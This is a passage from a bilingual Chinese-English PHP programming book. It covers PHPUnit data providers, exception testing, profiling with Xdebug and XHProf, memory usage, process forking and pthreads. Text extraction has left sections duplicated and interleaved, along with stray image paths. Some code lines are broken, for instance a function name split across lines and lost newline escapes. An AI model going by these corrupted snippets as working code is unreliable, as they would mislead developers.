public function dataProviderForTest()  
{  
    return [  
        [1,1],  
        [2,2],  
        [3,2] //this will fail  
    ];  
}
```

Array of arrays

Note that dataProviderForTest() returns array of arrays. Each nested array has two elements and they will fill necessary parameters for testEquals() one by one. Error like this will be thrown Missing argument 2 for Test::testEquals() if there are not enough elements. PHPUnit will automatically loop through data and run tests:

```
public function dataProviderForTest()  
{  
    return [  
        [1,1], // [0] testEquals($a = 1, $b = 1)  
        [2,2], // [1] testEquals($a = 2, $b = 2)  
        [3,2] // [2] There was 1 failure: 1) Test::testEquals with data set #2 (3, 4)  
    ];  
}
```

Each data set can be **named** for convenience. It will be easier to detect failing data:

```
public function dataProviderForTest()  
{  
    return [  
        'Test 1' => [1,1], // [0] testEquals($a = 1, $b = 1)  
        'Test 2' => [2,2], // [1] testEquals($a = 2, $b = 2)  
        'Test 3' => [3,2] // [2] There was 1 failure:  
                        //     1) Test::testEquals with data set "Test 3" (3, 4)  
    ];  
}
```

Iterators

```
class MyIterator implements Iterator {  
    protected $array = [];
```

```

public function __construct($array) {
    $this->array = $array;
}

function rewind() {
    return reset($this->array);
}

function current() {
    return current($this->array);
}

function key() {
    return key($this->array);
}

function next() {
    return next($this->array);
}

function valid() {
    return key($this->array) !== null;
}

class Test extends TestCase
{
    /**
     * @dataProvider dataProviderForTest
     */
    public function testEquals($a)
    {
        $toCompare = 0;

        $this->assertEquals($a, $toCompare);
    }

    public function dataProviderForTest()
    {
        return new MyIterator([
            '测试 1' => [0],
            '测试 2' => [false],
            '测试 3' => [null]
        ]);
    }
}

```

如你所见，简单的迭代器也能工作。

注意，即使是单个参数，数据提供者也必须返回一个数组 [\$parameter]

因为如果我们将当前方法（实际上在每次迭代时都会返回数据）更改为这个：

```

function current() {
    return current($this->array)[0];
}

```

或者更改实际数据：

```

public function __construct($array) {
    $this->array = $array;
}

function rewind() {
    return reset($this->array);
}

function current() {
    return current($this->array);
}

function key() {
    return key($this->array);
}

function next() {
    return next($this->array);
}

function valid() {
    return key($this->array) !== null;
}

class Test extends TestCase
{
    /**
     * @dataProvider dataProviderForTest
     */
    public function testEquals($a)
    {
        $toCompare = 0;

        $this->assertEquals($a, $toCompare);
    }

    public function dataProviderForTest()
    {
        return new MyIterator([
            'Test 1' => [0],
            'Test 2' => [false],
            'Test 3' => [null]
        ]);
    }
}

```

As you can see, simple iterator also works.

Note that even for a **single** parameter, data provider must return an array [\$parameter]

Because if we change our `current()` method (which actually return data on every iteration) to this:

```

function current() {
    return current($this->array)[0];
}

```

Or change actual data:

```
return new MyIterator([
    '测试 1' => 0,
    '测试 2' => false,
    '测试 3' => null
]);
```

我们会得到一个错误：

有 1 个警告：

1) 警告

为 Test::testEquals 指定的数据提供者无效。

当然，在简单数组上使用 Iterator 对象没有什么用处。它应该针对你的情况实现一些特定的逻辑。

生成器

手册中没有明确指出和展示，但你也可以使用生成器作为数据提供者。请注意 Generator 类实际上实现了 Iterator 接口。

下面是一个将 DirectoryIterator 与 generator 结合使用的示例：

```
/**
 * @param string $file
 *
 * @dataProvider fileDataProvider
 */
public function testSomethingWithFiles($fileName)
{
    //fileName 在这里可用

    //在这里进行测试
}

public function fileDataProvider()
{
    $directory = new DirectoryIterator('path-to-the-directory');

    foreach ($directory as $file) {
        if ($file->isFile() && $file->isReadable()) {
            yield [$file->getPathname()]; // 在这里调用生成器。
        }
    }
}
```

注意，提供者 yield 是一个数组。你将收到无效数据提供者的警告。

第96.3节：测试异常

假设你想测试一个会抛出异常的方法

```
class Car
{
    /**

```

```
return new MyIterator([
    'Test 1' => 0,
    'Test 2' => false,
    'Test 3' => null
]);
```

We'll get an error:

There was 1 warning:

1) Warning

The data provider specified for Test::testEquals is invalid.

Of course, it is not useful to use Iterator object over a simple array. It should implement some specific logic for your case.

Generators

It is not explicitly noted and shown in manual, but you can also use a generator as data provider. Note that Generator class actually implements Iterator interface.

So here's an example of using DirectoryIterator combined with generator:

```
/**
 * @param string $file
 *
 * @dataProvider fileDataProvider
 */
public function testSomethingWithFiles($fileName)
{
    //fileName is available here

    //do test here
}

public function fileDataProvider()
{
    $directory = new DirectoryIterator('path-to-the-directory');

    foreach ($directory as $file) {
        if ($file->isFile() && $file->isReadable()) {
            yield [$file->getPathname()]; // invoke generator here.
        }
    }
}
```

Note provider yields an array. You'll get an invalid-data-provider warning instead.

Section 96.3: Test exceptions

Let's say you want to test method which throws an exception

```
class Car
{
    /**

```

```
* @throws \Exception
*/
public function drive()
{
    throw new \Exception('有用的信息', 1);
}
```

你可以通过将方法调用包裹在try/catch块中，并对异常对象的属性进行断言来实现，但更方便的是你可以使用异常断言方法。从PHPUnit 5.2开始，你可以使用expectX()方法来断言异常类型、消息和代码

```
class DriveTest extends PHPUnit_Framework_TestCase
{
    public function testDrive()
    {
        // 准备
        $car = new \Car();
        $expectedClass = \Exception::class;
        $expectedMessage = '有用的信息';
        $expectedCode = 1;

        // 测试
        $this->expectException($expectedClass);
        $this->expectMessage($expectedMessage);
        $this->expectCode($expectedCode);

        // 调用
        $car->drive();
    }
}
```

如果您使用的是较早版本的 PHPUnit，可以使用 setExpectedException 方法代替 expectX() 方法，但请注意该方法已被弃用，并将在第6版中移除。

```
class DriveTest extends PHPUnit_Framework_TestCase
{
    public function testDrive()
    {
        // 准备
        $car = new \Car();
        $expectedClass = \Exception::class;
        $expectedMessage = '有用的信息';
        $expectedCode = 1;

        // 测试
        $this->setExpectedException($expectedClass, $expectedMessage, $expectedCode);

        // 调用
        $car->drive();
    }
}
```

```
* @throws \Exception
*/
public function drive()
{
    throw new \Exception('Useful message', 1);
}
```

You can do that by enclosing the method call into a try/catch block and making assertions on exception object's properties, but more conveniently you can use exception assertion methods. As of [PHPUnit 5.2](#) you have expectX() methods available for asserting exception type, message & code

```
class DriveTest extends PHPUnit_Framework_TestCase
{
    public function testDrive()
    {
        // prepare
        $car = new \Car();
        $expectedClass = \Exception::class;
        $expectedMessage = 'Useful message';
        $expectedCode = 1;

        // test
        $this->expectException($expectedClass);
        $this->expectMessage($expectedMessage);
        $this->expectCode($expectedCode);

        // invoke
        $car->drive();
    }
}
```

If you are using earlier version of PHPUnit, method setExpectedException can be used in stead of expectX() methods, but keep in mind that it's deprecated and will be removed in version 6.

```
class DriveTest extends PHPUnit_Framework_TestCase
{
    public function testDrive()
    {
        // prepare
        $car = new \Car();
        $expectedClass = \Exception::class;
        $expectedMessage = 'Useful message';
        $expectedCode = 1;

        // test
        $this->setExpectedException($expectedClass, $expectedMessage, $expectedCode);

        // invoke
        $car->drive();
    }
}
```

第97章：性能

第97.1节：使用 Xdebug 进行性能分析

有一个名为 Xdebug 的 PHP 扩展可用于辅助对 PHP 应用程序进行性能分析以及运行时调试。运行性能分析器时，输出会以名为“cachegrind”的二进制格式写入文件。各平台均有应用程序可用于分析这些文件。

要启用性能分析，需安装该扩展并调整 php.ini 设置。在我们的示例中，将根据请求参数选择性地运行性能分析。这使我们能够保持设置静态，仅在需要时开启性能分析器。

```
// 设置为1以对每个请求启用
xdebug.profiler_enable = 0
// 让我们使用 GET/POST 参数来开启分析器
xdebug.profiler_enable_trigger = 1
// 我们将传递的 GET/POST 值；为空表示任意值
xdebug.profiler_enable_trigger_value = ""
// 将缓存分析文件输出到 /tmp，方便系统稍后清理
xdebug.profiler_output_dir = "/tmp"
xdebug.profiler_output_name = "cachegrind.out.%p"
```

接下来使用网页客户端请求你想分析的应用程序 URL，例如

```
http://example.com/article/1?XDEBUG_PROFILE=1
```

页面处理时会写入一个类似于以下名称的文件

```
/tmp/cachegrind.out.12345
```

请注意，每个执行的 PHP 请求/进程都会写入一个文件。例如，如果您希望分析一个表单提交，将会为显示 HTML 表单的 GET 请求写入一个配置文件。XDEBUG_PROFILE 参数需要传递到后续的 POST 请求中，以分析处理表单的第二个请求。因此，在进行性能分析时，有时直接使用 curl 来 POST 表单会更方便。

写入后，配置文件缓存可以被诸如 KCachegrind 之类的应用程序读取。

Chapter 97: Performance

Section 97.1: Profiling with Xdebug

An extension to PHP called Xdebug is available to assist in [profiling PHP applications](#), as well as runtime debugging. When running the profiler, the output is written to a file in a binary format called "cachegrind". Applications are available on each platform to analyze these files.

To enable profiling, install the extension and adjust php.ini settings. In our example we will run the profile optionally based on a request parameter. This allows us to keep settings static and turn on the profiler only as needed.

```
// Set to 1 to turn it on for every request
xdebug.profiler_enable = 0
// Let's use a GET/POST parameter to turn on the profiler
xdebug.profiler_enable_trigger = 1
// The GET/POST value we will pass; empty for any value
xdebug.profiler_enable_trigger_value = ""
// Output cachegrind files to /tmp so our system cleans them up later
xdebug.profiler_output_dir = "/tmp"
xdebug.profiler_output_name = "cachegrind.out.%p"
```

Next use a web client to make a request to your application's URL you wish to profile, e.g.


```
http://example.com/article/1?XDEBUG_PROFILE=1
```

As the page processes it will write to a file with a name similar to

```
/tmp/cachegrind.out.12345
```

Note that it will write one file for each PHP request / process that is executed. So, for example, if you wish to analyze a form post, one profile will be written for the GET request to display the HTML form. The XDEBUG_PROFILE parameter will need to be passed into the subsequent POST request to analyze the second request which processes the form. Therefore when profiling it is sometimes easier to run curl to POST a form directly.

Once written the profile cache can be read by an application such as KCachegrind.



这将显示以下内容的信息：

- 执行的函数
- 调用时间，包括函数自身时间和后续函数调用的总时间
- 每个函数被调用的次数
- 调用图
- 源代码链接


显然，性能调优非常依赖于每个应用程序的使用场景。一般来说，值得关注的是：

- 对同一函数的重复调用，而这些调用本不应频繁出现。对于处理和查询数据的函数，这些可能是应用程序进行缓存的最佳机会。
- 运行缓慢的函数。应用程序大部分时间花费在哪里？性能调优中收益最高的是关注那些消耗最多时间的应用部分。

注意：Xdebug，尤其是其性能分析功能，非常消耗资源，会降低PHP的执行速度。建议不要在生产服务器环境中运行这些功能。

第97.2节：内存使用

PHP的运行时内存限制通过INI指令memory_limit设置。该设置防止任何单次



This will display information including:

- Functions executed
- Call time, both itself and inclusive of subsequent function calls
- Number of times each function is called
- Call graphs
- Links to source code

Obviously performance tuning is very specific to each application's use cases. In general it's good to look for:

- Repeated calls to the same function you wouldn't expect to see. For functions that process and query data these could be prime opportunities for your application to cache.
- Slow-running functions. Where is the application spending most of its time? the best payoff in performance tuning is focusing on those parts of the application which consume the most time.

Note: Xdebug, and in particular its profiling features, are very resource intensive and slow down PHP execution. It is recommended to not run these in a production server environment.

Section 97.2: Memory Usage

PHP's runtime memory limit is set through the INI directive memory_limit. This setting prevents any single

PHP执行占用过多内存，耗尽其他脚本和系统软件的内存。

内存限制默认值为128M，可以在php.ini文件中或运行时更改。它可以设置为无限制，但这通常被认为是不好的做法。

运行时使用的确切内存量可以通过调用`memory_get_usage()`来确定。它返回当前运行脚本分配的内存字节数。从PHP 5.2开始，它有一个可选的布尔参数，用于获取系统分配的总内存，而不是PHP当前实际使用的内存。

```
<?php
echo memory_get_usage() . "";
// 输出350688 (或类似值, 取决于系统和PHP版本)

// 让我们使用一些内存
$array = array_fill(0, 1000, 'abc');echo mem
ory_get_usage() . "";
// 输出387704

// 从内存中移除数组
unset($array);

echo memory_get_usage() . "";
// 输出350784
```

现在`memory_get_usage`会给出函数运行时的内存使用情况。在调用此函数的间隔期间，你可能会分配和释放内存中的其他内容。要获取到某个点为止使用的最大内存量，调用`memory_get_peak_usage()`。

```
<?php
echo memory_get_peak_usage() . "";
// 385688
$array = array_fill(0, 1000, 'abc');echo mem
ory_get_peak_usage() . "";
// 422736
unset($array);
echo memory_get_peak_usage() . "";
// 422776
```

注意该值只会增加或保持不变。

第97.3节：使用XHProf进行性能分析

XHProf是Facebook最初编写的PHP性能分析器，提供了比XDebug更轻量的替代方案。

安装xhprof PHP模块后，可以从PHP代码中启用/禁用性能分析：

```
xhprof_enable();
doSlowOperation();
$profile_data = xhprof_disable();
```

返回的数组将包含关于在`doSlowOperation()`内部访问的每个函数的调用次数、CPU时间和内存使用情况的数据。

`xhprof_sample_enable()`/`xhprof_sample_disable()`可以作为更轻量级的选项，仅记录部分请求的性能分析信息（且格式不同）。

XHProf有一些（大多未文档化的）辅助函数用于显示数据（参见示例），或者你也可以使用其他

execution of PHP from using up too much memory, exhausting it for other scripts and system software. The memory limit defaults to 128M and can be changed in the php.ini file or at runtime. It can be set to have no limit, but this is generally considered bad practice.

The exact memory usage used during runtime can be determined by calling `memory_get_usage()`. It returns the number of bytes of memory allocated to the currently running script. As of PHP 5.2, it has one optional boolean parameter to get the total allocated system memory, as opposed to the memory that's actively being used by PHP.

```
<?php
echo memory_get_usage() . "\n";
// Outputs 350688 (or similar, depending on system and PHP version)

// Let's use up some RAM
$array = array_fill(0, 1000, 'abc');

echo memory_get_usage() . "\n";
// Outputs 387704

// Remove the array from memory
unset($array);

echo memory_get_usage() . "\n";
// Outputs 350784
```

Now `memory_get_usage` gives you memory usage at the moment it is run. Between calls to this function you may allocate and deallocate other things in memory. To get the maximum amount of memory used up to a certain point, call `memory_get_peak_usage()`.

```
<?php
echo memory_get_peak_usage() . "\n";
// 385688
$array = array_fill(0, 1000, 'abc');
echo memory_get_peak_usage() . "\n";
// 422736
unset($array);
echo memory_get_peak_usage() . "\n";
// 422776
```

Notice the value will only go up or stay constant.

Section 97.3: Profiling with XHProf

XHProf is a PHP profiler originally written by Facebook, to provide a more lightweight alternative to XDebug.

After installing the xhprof PHP module, profiling can be enabled / disabled from PHP code:

```
xhprof_enable();
doSlowOperation();
$profile_data = xhprof_disable();
```

The returned array will contain data about the number of calls, CPU time and memory usage of each function that has been accessed inside `doSlowOperation()`.

`xhprof_sample_enable()`/`xhprof_sample_disable()` can be used as a more lightweight option that will only log profiling information for a fraction of requests (and in a different format).

XHProf has some (mostly undocumented) helper functions to display the data (see example), or you can use other

工具来可视化它（platform.sh 博客有一个[示例](#)）。

tools to visualize it (the platform.sh blog [has an example](#)).

第98章：多进程处理

第98.1节：使用内置fork函数进行多进程处理

你可以使用内置函数将PHP进程作为fork运行。如果你不需要线程之间相互通信，这是实现并行工作的最简单方法。

这允许你将耗时任务（如上传文件到另一台服务器或发送电子邮件）放到另一个线程中，这样脚本加载更快且可以使用多核，但请注意这不是真正的多线程，主线程不会知道子线程的状态。

请注意，在Windows下，这将为您启动的每个分叉弹出另一个命令提示符窗口。

master.php

```
$cmd = "php worker.php 10";
if(strtoupper(substr(PHP_OS, 0, 3)) === 'WIN') // Windows系统使用popen和pclose
{
    pclose(popen($cmd,"r"));
}
else // Unix系统使用shell exec并在末尾加上"&"
{
    exec('bash -c "exec nohup setsid '.$cmd.' > /dev/null 2>&1 &"');
}
```

worker.php

```
//发送邮件，上传文件，分析日志等
$sleepetime = $argv[1];
sleep($sleepetime);
```

第98.2节：使用fork创建子进程

PHP 内置了函数 `pcntl_fork` 用于创建子进程。`pcntl_fork` 与 Unix 中的 `fork` 相同。它不接受任何参数，返回一个整数，该整数可用于区分父进程和子进程。

考虑以下代码进行说明

```
<?php
// $pid 是子进程的 PID
$pid = pcntl_fork();
if ($pid == -1) {
    die('创建子进程时出错');
} else if ($pid) {
    // 父进程
} else {
    // 子进程
?>
```

如你所见，`-1` 表示 `fork` 出错，子进程未被创建。创建子进程后，我们有两个进程运行，且各自拥有独立的 PID。

另一个需要考虑的是当父进程先于子进程结束时，会产生 僵尸进程 或 无效进程。为防止僵尸子进程，只需在父进程末尾添加 `pcntl_wait($status)` 即可。

Chapter 98: Multiprocessing

Section 98.1: Multiprocessing using built-in fork functions

You can use built-in functions to run PHP processes as forks. This is the most simple way to achieve parallel work if you don't need your threads to talk to each other.

This allows you to put time intensive tasks (like uploading a file to another server or sending an email) to another thread so your script loads faster and can use multiple cores but be aware that this is not real multithreading and your main thread won't know what the children are up to.

Note that under Windows this will make another command prompt pop up for each fork you start.

master.php

```
$cmd = "php worker.php 10";
if(strtoupper(substr(PHP_OS, 0, 3)) === 'WIN') // for windows use popen and pclose
{
    pclose(popen($cmd, "r"));
}
else // for unix systems use shell exec with "&" in the end
{
    exec('bash -c "exec nohup setsid '.$cmd.' > /dev/null 2>&1 &"');
}
```

worker.php

```
//send emails, upload files, analyze logs, etc
$sleepetime = $argv[1];
sleep($sleepetime);
```

Section 98.2: Creating child process using fork

PHP has built in function `pcntl_fork` for creating child process. `pcntl_fork` is same as `fork` in unix. It does not take in any parameters and returns integer which can be used to differentiate between parent and child process.

Consider the following code for explanation

```
<?php
// $pid is the PID of child
$pid = pcntl_fork();
if ($pid == -1) {
    die('Error while creating child process');
} else if ($pid) {
    // Parent process
} else {
    // Child process
?>
```

As you can see `-1` is an error in fork and the child was not created. On creation of child, we have two processes running with separate PID.

Another consideration here is a zombie process or defunct process when parent process finishes before child process. To prevent a zombie children process simply add `pcntl_wait($status)` at the end of parent process.

`pnctl_wait`暂停父进程的执行，直到子进程退出。

值得注意的是，`zombie process`（僵尸进程）无法通过`SIGKILL`信号被终止。

第98.3节：进程间通信

进程间通信允许程序员在不同进程之间进行通信。例如，假设我们需要编写一个可以运行`bash`命令并打印输出的PHP应用程序。我们将使用`proc_open`，该函数将执行命令并返回一个可以通信的资源。以下代码展示了一个基本实现，它在php中运行`bash`的`pwd`命令

```
<?php
$descriptor = array(
    0 => array("pipe", "r"), // 子进程的标准输入管道
    1 => array("pipe", "w"), // 子进程的标准输出管道
);
$process = proc_open("bash", $descriptor, $pipes);
if (is_resource($process)) {
    fwrite($pipes[0], "pwd" . ""); fclose($pipes[0]);
    echo stream_get_contents($pipes[1]);
    fclose($pipes[1]);
    $return_value = proc_close($process);
}
?>
```

`proc_open`运行`bash`命令，使用`$descriptor`作为描述符规范。之后我们使用`is_resource`来验证该进程。完成后，我们可以使用根据描述符规范生成的`$pipes`与子进程进行交互。

之后我们可以简单地使用`fwrite`向子进程的标准输入写入数据。在此例中是`pwd`，后跟回车符。最后使用`stream_get_contents`来读取子进程的标准输出。

务必记得使用`proc_close()`关闭子进程，这将终止子进程并返回退出状态码。

`pnctl_wait` suspends execution of parent process until the child process has exited.

It is also worth noting that `zombie process` can't be killed using `SIGKILL` signal.

Section 98.3: Inter-Process Communication

Interprocess communication allows programmers to communicate between different processes. For example let us consider we need to write an PHP application that can run bash commands and print the output. We will be using `proc_open` , which will execute the command and return a resource that we can communicate with. The following code shows a basic implementation that runs `pwd` in bash from php

```
<?php
$descriptor = array(
    0 => array("pipe", "r"), // pipe for stdin of child
    1 => array("pipe", "w"), // pipe for stdout of child
);
$process = proc_open("bash", $descriptor, $pipes);
if (is_resource($process)) {
    fwrite($pipes[0], "pwd" . "\n");
    fclose($pipes[0]);
    echo stream_get_contents($pipes[1]);
    fclose($pipes[1]);
    $return_value = proc_close($process);
}
?>
```

`proc_open` runs bash command with `$descriptor` as descriptor specifications. After that we use `is_resource` to validate the process. Once done we can start interacting with the child process using `$pipes` which is generated according to descriptor specifications.

After that we can simply use `fwrite` to write to `stdin` of child process. In this case `pwd` followed by carriage return. Finally `stream_get_contents` is used to read `stdout` of child process.

Always remember to close the child process by using `proc_close()` which will terminate the child and return the exit status code.

第99章：多线程扩展

第99.1节：入门

要开始多线程，您需要为 PHP 安装 pthreads 扩展，可以通过以下命令安装

```
$ pecl install pthreads
```

并将条目添加到 php.ini 文件中。

一个简单的例子：

```
<?php
// 注意：代码使用 PHP7 语义。
class MyThread extends Thread {
    /**
     * @var string
     * 用于存放要显示消息的变量。
     */
    private $message;

    public function __construct(string $message) {
        // 为该实例设置消息值。
        $this->message = $message;
    }

    // 此函数中执行的操作将在另一个线程中运行。
    public function run() {
        echo $this->message;
    }
}

// 实例化 MyThread
$myThread = new MyThread("来自另一个线程的问候！");
// 启动线程。同时，显式调用 join 线程总是一个良好的实践。
// 使用 Thread::start() 来启动线程，
$myThread->start();
// Thread::join() 会使上下文等待线程执行完毕
$myThread->join();
```

第99.2节：使用线程池和工作线程

线程池提供了对工作线程功能的更高级抽象，包括以 pthreads 所需方式管理引用。

来源：<http://php.net/manual/en/class.pool.php>

线程池和工作线程提供了更高级的控制和更便捷的多线程创建方式

```
<?php
// 这是工作线程将要执行的*工作*。
// 你希望在工作线程中执行的工作。
// 该类需要继承 |Threaded| |Collectable| 或 |Thread| 类。
class AwesomeWork extends Thread {
    private $workName;

    /**
     * @param string $workName
```

Chapter 99: Multi Threading Extension

Section 99.1: Getting Started

To start with multi-threading, you would need the pthreads-ext for php, which can be installed by

```
$ pecl install pthreads
```

and adding the entry to php.ini.

A simple example:

```
<?php
// NOTE: Code uses PHP7 semantics.
class MyThread extends Thread {
    /**
     * @var string
     * Variable to contain the message to be displayed.
     */
    private $message;

    public function __construct(string $message) {
        // Set the message value for this particular instance.
        $this->message = $message;
    }

    // The operations performed in this function is executed in the other thread.
    public function run() {
        echo $this->message;
    }
}

// Instantiate MyThread
